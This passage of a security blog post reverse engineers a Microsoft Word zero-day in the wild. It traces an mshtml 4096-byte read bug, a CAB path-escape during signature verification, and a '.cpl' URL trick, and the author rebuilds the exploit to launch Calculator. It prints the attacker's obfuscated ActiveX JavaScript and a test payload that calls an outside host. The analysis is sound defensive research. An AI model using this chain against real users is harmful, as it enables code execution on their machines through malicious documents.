
Stack Trace of JScript9.dll Module Load



IDA Pro Breakpoint on PostManExecute


It looked like the PostManExecute function was primary responsible for triggering the complete execution of our payload. Using IDA Pro, I set a breakpoint on this function and opened both the successful/failing payloads.

I found that when the success payload was launched, PostManExecute would be called, and the page would be loaded. On the failure case however, PostManExecute was not called and thus the page was never executed. Now we needed to figure out why is PostManExecute being invoked for the attacker's payload but not ours?



Partial Stack Trace of JScript9.dll Module Load

Going back to the call stack, what's interesting is that PostManExecute seems to be the result of a callback that is being invoked in an asynchronous thread.




X-Refs to CDwnChan::OnMethodCall from Call Stack

Looking at the cross references for the function called right after the asynchronous dispatcher, CDwnChan::OnMethodCall, I found that it seemed to be queued in another function called CDwnChan::Signal.

```
  }
  _GWPostMethodCallEx(*(_QWORD *)(this + 48), this, (__int64)CDwnChan::OnMethodCall, 0i64, v4, 0i64);
}
```


Asynchronous Execution of CDwnChan::OnMethodCall inside CDwnChan::Signal



X-Refs to CDwnChan::Signal


CDwnChan::Signal seemed to be using the function "_GWPostMethodCallEx" to queue the CDwnChan::OnMethodCall to be executed in the asynchronous thread we saw.

Unfortunately, this Signal function is called from many places, and it would be a waste of time to try to statically reverse engineer every reference.



X-Refs to Asynchronous Queue'ing Function __GWPostMethodCallEx

What can we do instead? Looking at the X-Refs for _GWPostMethodCallEx, it seemed like it was used to queue almost everything related to HTML processing. What if we hooked this function and compared the different methods that were queued between the success and failure path?



Whenever __GWPostMethodCallEx was called, I recorded the method being queued for asynchronous execution and the call stack. The diagram above demonstrates the methods that were queued during the execution of the successful payload and the failing payload. Strangely in the failure path, the processing of the HTML page was terminated (CDwnBindData::TerminateOnApt) before the page was ever executed.

```
45  _GWPostMethodCallEx - CDwnBindData::TerminateOnApt
46  0, mshtml.dll!_GWPostMethodCallEx+0x1c
47  1, mshtml.dll!CDwnBindData::Terminate+0x121
48  2, mshtml.dll!CDwnBindData::Read+0x105
49  3, mshtml.dll!CHtmPre::Read+0x39
50  4, mshtml.dll!CHtmPre::Exec+0xc2
51  5, mshtml.dll!CHtmPre::Run+0xc2
52  6, mshtml.dll!CDwnTaskExec::ThreadExec+0xc6
53  7, mshtml.dll!CExecFT::StaticThreadProc+0x6a
54  8, kernel32.dll!BaseThreadInitThunk+0x14
```

Callstack for CDwnBindData::TerminateOnApt

Why was the Terminate function being queued before the OnMethodCall function in the failure path? The call stacks for the Terminate function matched between the success and failure paths. Let's reverse engineer those functions.

```
51    if ( v11 )
52      v12 = CDwnStm::Read(v11, Destination, v9, a4);
53    else
54      v12 = CDwnBindData::ReadFromBind(this, Destination, v9, a4);
55    v13 = v12;
56    if ( v12 || *(( BYTE *)this + 801) && (unsigned int)CDwnBindData::IsEof(this) )
57    {
58      CDwnBindData::Terminate(this, v13);
59      CDwnBindData::Signal(this, 0x40u);
60    }
```

Partial Pseudocode of CDwnBindData::Read

When I debugged the CDwnBindData::Read function, which called the Terminate function, I found that a call to CDwnStm::Read was working in the success path but returning an error in the failure path. This is what terminated the page execution for our sample payload!

The third argument to CDwnStm::Read was supposed to be the number of bytes the client should try to read from the server. For some reason, the client was expecting 4096 bytes and my barebone HTML file was not that big.

As a sanity check, I added a bunch of useless padding to the end of my HTML file to make its size 4096+ bytes. Let's see our network requests with this modified payload.

```
    <script>
    var request = new XMLHttpRequest();
    request.open("GET", "https://icanseethisrequestonthenetwork.com", false);
    request.send(null);
    </script>
</body>
<!--
XPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDING
XPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDINGXPADDING
```

Modified Barebone HTML with Padding to 4096 bytes

15	200	HTTP	...	/send_request.html	0	text/html; ...	winword:5988
17	502	HTTP	...	icanseethisrequestonthenetwork.com:443	512	text/html; ...	winword:5988

Network Requests of Barebone Word Document

We had now found and fixed the issue with our barebone HTML page! But our work isn't over yet. We wouldn't be great reverse engineers if we didn't investigate *why* the client was expecting 4096 bytes in the first place.

```
1  __int64 __fastcall CHtmPre::GetReadRequestSize(__int64 this)
2  {
3    int v1; // edx
4    unsigned int v2; // edx
5
6    v1 = *(_DWORD *)(this + 556);
7    if ( v1 < 0 )
8      return *(unsigned int *)(this + 136);       // this is what was set to 4096
9    v2 = v1 - *( DWORD *)(this + 552);
```

Partial Pseudocode of CHtmPre::GetReadRequestSize

I traced back the origin of the expected size to a call in CHtmPre::Read to CHtmPre::GetReadRequestSize. Stepping through this function in a debugger, I found that a field at offset 136 of the CHtmPre class represented the request size the client should

expect. How can we find out why this value is 4096? Something had to write to it at some point.

```
1  __int64 __fastcall CHtmPre::CHtmPre(__int64 a1, unsigned int a2, unsigned int a3, char a4)
2  {
3    __int64 result; // rax
4
5    CDwnTask::CDwnTask((CDwnTask *)a1);
6    CEncodeReader::CEncodeReader(a1 + 128, a2, a3, 4096i64);
7    *(_DWORD *)(a1 + 288) &= ~1u;
8    *(_QWORD *)a1 = &CHtmPre::`vftable'{for `CDwnTask'};
```

Partial Pseudocode of CHtmPre Constructor

Since we were looking at a class function of the CHtmPre class, I set a breakpoint on the constructor for this class. When the debugger reached the constructor, I placed a write memory breakpoint for the field offset we saw (+ 136).

```
1  __int64 __fastcall CEncodeReader::CEncodeReader(__int64 a1, unsigned int a2, unsigned int a3, __int64 a4)
2  {
3    *(_DWORD *)(a1 + 16) = -1;
4    *(_DWORD *)(a1 + 32) &= 0xFFFFE080;
5    *(_QWORD *)(a1 + 8) = a4;                    // This is the field and a4 = 4096.
6    *(_QWORD *)(a1 + 20) = 0i64;
```

Partial Pseudocode of CEncodeReader Constructor when the Write Breakpoint Hit

The breakpoint hit! And not so far away either. The 4096 value was being set inside of another object constructor, CEncodeReader::CEncodeReader. This constructor was instantiated by the CHtmPre constructor we just hooked. Where did the 4096 come from then? **It was hardcoded into the CHtmPre constructor!**

```
1  __int64 __fastcall CHtmPre::CHtmPre(__int64 a1, unsigned int a2, unsigned int a3, char a4)
2  {
3    __int64 result; // rax
4
5    CDwnTask::CDwnTask((CDwnTask *)a1);
6    CEncodeReader::CEncodeReader(a1 + 128, a2, a3, 4096i64);
7    *(_DWORD *)(a1 + 288) &= ~1u;
```

Partial Pseudocode of CHtmPre Constructor, Highlighting Hardcoded 4096 Value

What was happening was that when the CHtmPre instance was constructed, it had a default read size of 4096 bytes. The client was reading the bytes from the HTTP response *before* this field was updated with the real response size. Since our barebone payload was just a small HTML page under 4096 bytes, the client thought that the server hadn't sent the required response and thus terminated the execution.

The reason the attacker's payload worked is because it was above 4096 bytes in size. We just found a bug still present in Microsoft's HTML processor!

Reproduction: Fixing the Attacker's Payload

#	Result	Protocol	...	URL	Body	Content-T...	Process
10	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
11	200	HTTP	...	/word.html	1,021	text/html; ...	winword:2852
12	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
13	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
14	200	HTTP	...	/	1,659	text/html; ...	winword:2852
16	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
17	200	HTTP	...	/word.html	1,021	text/html; ...	winword:2852
18	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
19	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
22	404	HTTP	...	/ministry.cab	296	text/html; ...	winword:2852
25	404	HTTP	...	/ministry.cab	296	text/html; ...	winword:2852
28	200	HTTP	...	/word.html	0	text/html; ...	winword:2852


Network Requests After Executing with Side.html Payload

We figured out how to make sure our payload executes. If you recall to an earlier section of this blog post, we saw that a request to a "ministry.cab" file was being made by the attacker's side.html payload. Fortunately for us, the attacker’s sample came with the CAB file the server was originally serving.

This CAB file was interesting. It had a single file named "**../**msword.inf", suggesting a relative path escape attack. This INF file was a PE binary for the attacker’s Cobalt Strike beacon. I replaced this file with a simple DLL that opened Calculator for testing. Unfortunately, when I uploaded this CAB file to my server, I saw a successful request to it but no Calculator.

Process Name	PID	TID	Operation	Path
WINWORD.EXE	5252	4816	CreateFile	C:\Users\test\AppData\Local\Temp\msword.inf
WINWORD.EXE	5252	4816	WriteFile	C:\Users\test\AppData\Local\Temp\msword.inf
WINWORD.EXE	5252	4816	WriteFile	C:\Users\test\AppData\Local\Temp\msword.inf
WINWORD.EXE	5252	4816	WriteFile	C:\Users\test\AppData\Local\Temp\msword.inf
WINWORD.EXE	5252	4816	WriteFile	C:\Users\test\AppData\Local\Temp\msword.inf
WINWORD.EXE	5252	4816	WriteFile	C:\Users\test\AppData\Local\Temp\msword.inf
WINWORD.EXE	5252	4816	WriteFile	C:\Users\test\AppData\Local\Temp\msword.inf
WINWORD.EXE	5252	4816	WriteFile	C:\Users\test\AppData\Local\Temp\msword.inf
WINWORD.EXE	5252	4816	CloseFile	C:\Users\test\AppData\Local\Temp\msword.inf

Operations involving msword.inf from CAB file



Call stack of msword.inf Operation

I monitored Word with ProcMon once again to try and see what was happening with the CAB file. I filtered for "msword.inf" and found interesting operations where Word was writing it to the VM user's %TEMP% directory. The "VerifyTrust" function name in the call stack suggested that the INF file was written to the TEMP directory while it was trying to verify its signature.

Let's step through these functions to figure out what's going on.

```
if ( pszCabinet )
{
  if ( (unsigned int)GetExtnAndBaseFileName(pszCabinet, &v8) == 2 )
  {
    UniqueCabTempDir = CreateUniqueCabTempDir(PathName);
    if ( !UniqueCabTempDir )
    {
      memset_0(v9, 0, 0x338ui64);
      // This function unsafely extracts the INF file from the CAB.
      if ( ExtractInfFile(pszCabinet, PathName, (struct SESSION *)v9, FileName) )
      {
        UniqueCabTempDir = 0;
      }
      else
      {
        *a2 = 0;
        *a3 = 0;
        UniqueCabTempDir = GetDeploymentSectionInfo(FileName, a2, a3);
      }
      DeleteExtractedFiles((__int64)v9);
      RemoveDirectoryA(PathName);
```

Partial Pseudocode of Cwvt::VerifyTrust


After stepping through Cwvt::VerifyTrust with a debugger, I found that the function attempted to verify the signature of files contained within the CAB file. Specifically, if the CAB file included an INF file, it would extract it to disk and try to verify its digital signature.

What was happening was that the extraction process didn't have any security measures, allowing for an attacker to use relative path escapes to get out of the temporary directory that was generated for the CAB file.


The attackers were using a zero-day with ActiveX controls:

1. The attacker's JavaScript (side.html) would attempt to execute the CAB file as an ActiveX control.
2. This triggered Microsoft's security controls to verify that the CAB file was signed and safe to execute.
3. Unfortunately, Microsoft handled this CAB file without care and although the signature verification fails, it allowed an attacker to extract the INF file to another location with relative path escapes.

If there was a **user-writable** directory where if you could put a malicious INF file, it would execute your malware, then they could have stopped here with their exploit. This isn't a possibility though, so they needed some way to execute the INF file as a PE binary.




Strange control.exe Execution with INF File in Command Line



Strange rundll32.exe Execution with INF File in Command Line

Going back to ProcMon, I tried to see why the INF file wasn't being executed. It looks like they were using *another* exploit to trigger execution of "control.exe".




".cpl" Used as a URL Protocol

The attackers were triggering the execution of a Control Panel Item. The command line for control.exe suggested they were using the ".cpl" file extension **as a URL protocol** and then used relative path escapes to trigger the INF file.

Why wasn't my Calculator DLL being executed then? Entirely my mistake! I was executing the Word document from a nested directory, but the attackers were only spraying a few relative path escapes that never reached my user directory. This makes sense because this

document is intended to be executed from a victim's Downloads folder, whereas I was hosting the file inside of a nested Documents directory.

I placed the Word document in my Downloads folder and… voila:



Calculator being Executed by Word Document

Reversing the Attacker's Payload

We have a working exploit! Now the next step to understanding the attack is to reverse engineer the attacker's malicious JavaScript. If you recall, it was somewhat obfuscated. As someone with experience with JavaScript obfuscators, it didn't seem like the attacker's did too much, however.

```
var a0_0x127f = ['123', '365952KMsRQT', 'tiveX', '/Lo', './../../', 'contentDocument', 'ppD', 'Dat', 'close', 'Acti', 'removeChild', 'ml

function a0_0x15ec(_0x329dba, _0x46107c) {
    return a0_0x15ec = function(_0x127f75, _0x15ecd5) {
        _0x127f75 = _0x127f75 - 0xaa;
        var _0x5a770c = a0_0x127f[_0x127f75];
        return _0x5a770c;
    }, a0_0x15ec(_0x329dba, _0x46107c);
}(function(_0x59985d, _0x17bed8) {
    var _0x1eac90 = a0_0x15ec;
    while (!![]) {
        try {
            var _0x2f7e2d = parseInt(_0x1eac90(0xce)) + parseInt(_0x1eac90(0xd8)) * parseInt(_0x1eac90(0xc4)) + parseInt(_0x1eac90(0xc9)
            if (_0x2f7e2d === _0x17bed8) break;
            else _0x59985d['push'](_0x59985d['shift']());
        } catch (_0x34afle) {
            _0x59985d['push'](_0x59985d['shift']());
        }
    }
}(a0_0x127f, 0x5df71), function() {
    var _0x2ee207 = a0_0x15ec,
        _0x279eab = window,
        _0x1b93d7 = _0x279eab[_0x2ee207(0xb4)],
        _0xcf5a2 = _0x279eab[_0x2ee207(0xb8)]['prototype']['createElement'],
        _0x4d7c02 = _0x279eab[_0x2ee207(0xb8)]['prototype'][_0x2ee207(0xe5)],
        _0x1ee31c = _0x279eab[_0x2ee207(0xd5)][_0x2ee207(0xba)][_0x2ee207(0xbe)],
        _0x2d20cd = _0x279eab[_0x2ee207(0xd5)][_0x2ee207(0xba)][_0x2ee207(0xe3)],
```
Common JavaScript String Obfuscation Technique seen in Attacker's Code

A common pattern I see with attempts at string obfuscation in JavaScript is an array containing a bunch of strings and the rest of the code referencing strings through an unknown function which referenced that array.

In this case, we can see a string array named "a0_0x127f" which is referenced inside of the global function "a0_0x15ec". Looking at the rest of the JavaScript, we can see that several parts of it call this unknown function with an numerical index, suggesting that this function is used to retrieve a deobfuscated version of the string.

```
//
// Regex to capture the argument to the encryption function.
//
var encrypted_string_regex = new RegExp("a0_0x127f\\(([xa-f0-9]+)\\)", "gi");
var decrypted_javascript = badjs.replace(encrypted_string_regex, function(match, g1, g2, index){
    console.log("Replacing " + match + " with " + JSON.stringify(a0_0x15ec(parseInt(g1, 16))));
    return JSON.stringify(a0_0x15ec(parseInt(g1, 16)));
});
console.log(decrypted_javascript);
```

String Deobfuscation Script

This approach to string obfuscation is relatively easy to get past. I wrote a small script to find all calls to the encryption function, resolve what the string was, and replace the entire call with the real string. Instead of worrying about the mechanics of the deobfuscation function, we can just call into it like the real code does to retrieve the deobfuscated string.

```
}(a0_0x127f, 0x5df71), function() {
    var _0x2ee207 = a0_0x15ec,
        _0x279eab = window,
        _0x1b93d7 = _0x279eab[_0x2ee207(0xb4)],
        _0xcf5a2 = _0x279eab[_0x2ee207(0xb8)]['prototype']['createElement'],
        _0x4d7c02 = _0x279eab[_0x2ee207(0xb8)]['prototype'][_0x2ee207(0xe5)],
        _0x1ee31c = _0x279eab[_0x2ee207(0xd5)][_0x2ee207(0xba)][_0x2ee207(0xbe)],
        _0x2d20cd = _0x279eab[_0x2ee207(0xd5)][_0x2ee207(0xba)][_0x2ee207(0xe3)],
        _0x4ff114 = _0xcf5a2['call'](_0x1b93d7, _0x2ee207(0xac));
    try {
        _0x1ee31c[_0x2ee207(0xb5)](_0x1b93d7[_0x2ee207(0xea)], _0x4ff114);
    } catch (_0x1ab454) {
        _0x1ee31c[_0x2ee207(0xb5)](_0x1b93d7[_0x2ee207(0xae)], _0x4ff114);
    }
    var _0x403e5f = _0x4ff114[_0x2ee207(0xb6)]['ActiveXObject'],
        _0x224f7d = new _0x403e5f(_0x2ee207(0xc6) + _0x2ee207(0xbb) + 'le');
    _0x4ff114[_0x2ee207(0xde)]['open']()[_0x2ee207(0xe1)]();
    var _0x371a71 = 'p';
    try {
        _0x2d20cd[_0x2ee207(0xb5)](_0x1b93d7[_0x2ee207(0xea)], _0x4ff114);
    } catch (_0x3b004e) {
        _0x2d20cd['call'](_0x1b93d7['documentElement'], _0x4ff114);
    }
```

Before String Deobfuscation

```
}(a0_0x127f, 0x5df71), function() {
    var _0x2ee207 = a0_0x15ec,
        _0x279eab = window,
        _0x1b93d7 = _0x279eab["document"],
        _0xcf5a2 = _0x279eab["Document"]['prototype']['createElement'],
        _0x4d7c02 = _0x279eab["Document"]['prototype']["write"],
        _0x1ee31c = _0x279eab["HTMLElement"]["prototype"]["appendChild"],
        _0x2d20cd = _0x279eab["HTMLElement"]["prototype"]["removeChild"],
